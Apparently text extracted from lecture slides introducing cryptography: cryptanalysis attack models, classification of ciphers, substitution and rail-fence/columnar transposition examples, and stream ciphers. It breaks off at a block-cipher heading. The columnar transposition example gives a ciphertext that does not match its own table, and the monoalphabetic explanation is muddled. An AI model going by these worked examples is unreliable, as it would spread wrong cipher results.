
Alice: $C = E_k(P)$

Bob: $P_1 = D_k(C) = D_k(E_k(P)) = P$

Cryptography and Cryptanalysis




- **Cryptography** is the process of creating secret codes.
- **Cryptanalysis** is the process of breaking/discovering those codes.
- **Types Cryptanalysis Attacks on Encrypted Messages:**



Ciphertext-Only Attack




- A type of attack in which the intruder has only the intercepted ciphertext to analyze.
- Example:
 - Brute-Force Attack.
 - Statistical Attack
 - Pattern Attack



Known-Plaintext Attack




- An attack in which the attacker uses a set of known plaintexts and their corresponding ciphertexts to find the cipher key.



Chosen-Plaintext Attack



- A type of attack in which the attacker chooses a set of plaintexts and somehow finds the corresponding ciphertexts. She then analyzes the plaintext/ciphertext pairs to find the secret key.




Chosen-Ciphertext Attack



- The chosen-ciphertext attack is similar to the chosen-plaintext attack, except that Eve chooses some ciphertext and decrypts it to form a ciphertext/plaintext pair.
 - This can happen if Eve has access to Bob's computer.

Pair created from
chosen plaintext



Cryptography



- Cryptographic systems are generically classified along three independent dimensions.

1. The type of operations used for transforming plaintext to ciphertext

- Substitution

- Each element in the plaintext is mapped into another element

- Transposition

- Elements in the plaintext are rearranged
 - Fundamental requirement is that no information be lost

- Product systems

- Involve multiple stages of substitutions and transpositions

Cryptography (Cont...)



- Cryptographic systems are generically classified along three independent dimensions.

2. The number of keys used

- Referred to as symmetric, single-key, secret-key, or conventional encryption if both sender and receiver use the same key
- Referred to as asymmetric, two-key, or public-key encryption if the sender and receiver each use a different key

Cryptography (Cont...)



- Cryptographic systems are generically classified along three independent dimensions.

3. The way in which the plaintext is processed

- Block cipher processes the input one block of elements at a time, producing an output block for each input block
- Stream cipher processes the input elements continuously, producing output one element at a time, as it goes along

Substitution Ciphers



- A substitution cipher replaces one symbol with another.
- Substitution ciphers can be categorized as either monoalphabetic ciphers or polyalphabetic ciphers.
- The following shows a plaintext and its corresponding ciphertext. The cipher is probably **monoalphabetic** because both I's (els) are encrypted as O's.

Plaintext: hello

Ciphertext: KHOOR

- The following shows a plaintext and its corresponding ciphertext. The cipher is **polyalphabetic** because each I (el) is encrypted by a different character.


Plaintext: hello

Ciphertext: ABNZF



Transposition Ciphers

- A transposition cipher does not substitute one symbol for another, instead it changes the location of the symbols.
- A good example of a keyless cipher using the first method is the rail fence cipher. The ciphertext is created reading the pattern row by row. For example, to send the message “**Meet me at the park**” to Bob, Alice writes:



- She then creates the ciphertext “**memateaketethpr**”.

Transposition Ciphers



- Alice and Bob can agree on the number of columns and use the second method. Alice writes the same plaintext, row by row, in a table of four columns.
- For example, to send the message “**Meet me at the park**” to Bob, Alice writes:
- Key = **4 (no of columns)**

m	e	e	t
m	e	a	t
t	h	e	p
a	r		k

- She then creates the ciphertext “**mmtaeehreaektp**”.

Stream and Block Ciphers



- The literature divides the symmetric ciphers into two broad categories:
 - Stream ciphers and
 - Block ciphers.



Stream Cipher

- Call the plaintext stream P , the ciphertext stream C , and the key stream K .

$$P = P_1 P_2 P_3, \dots$$


$$C = C_1 C_2 C_3, \dots$$

$$K = (k_1, k_2, k_3, \dots)$$

$$C_1 = E_{k1}(P_1)$$

$$C_2 = E_{k2}(P_2)$$


$$C_3 = E_{k3}(P_3) \dots$$





Block cipher

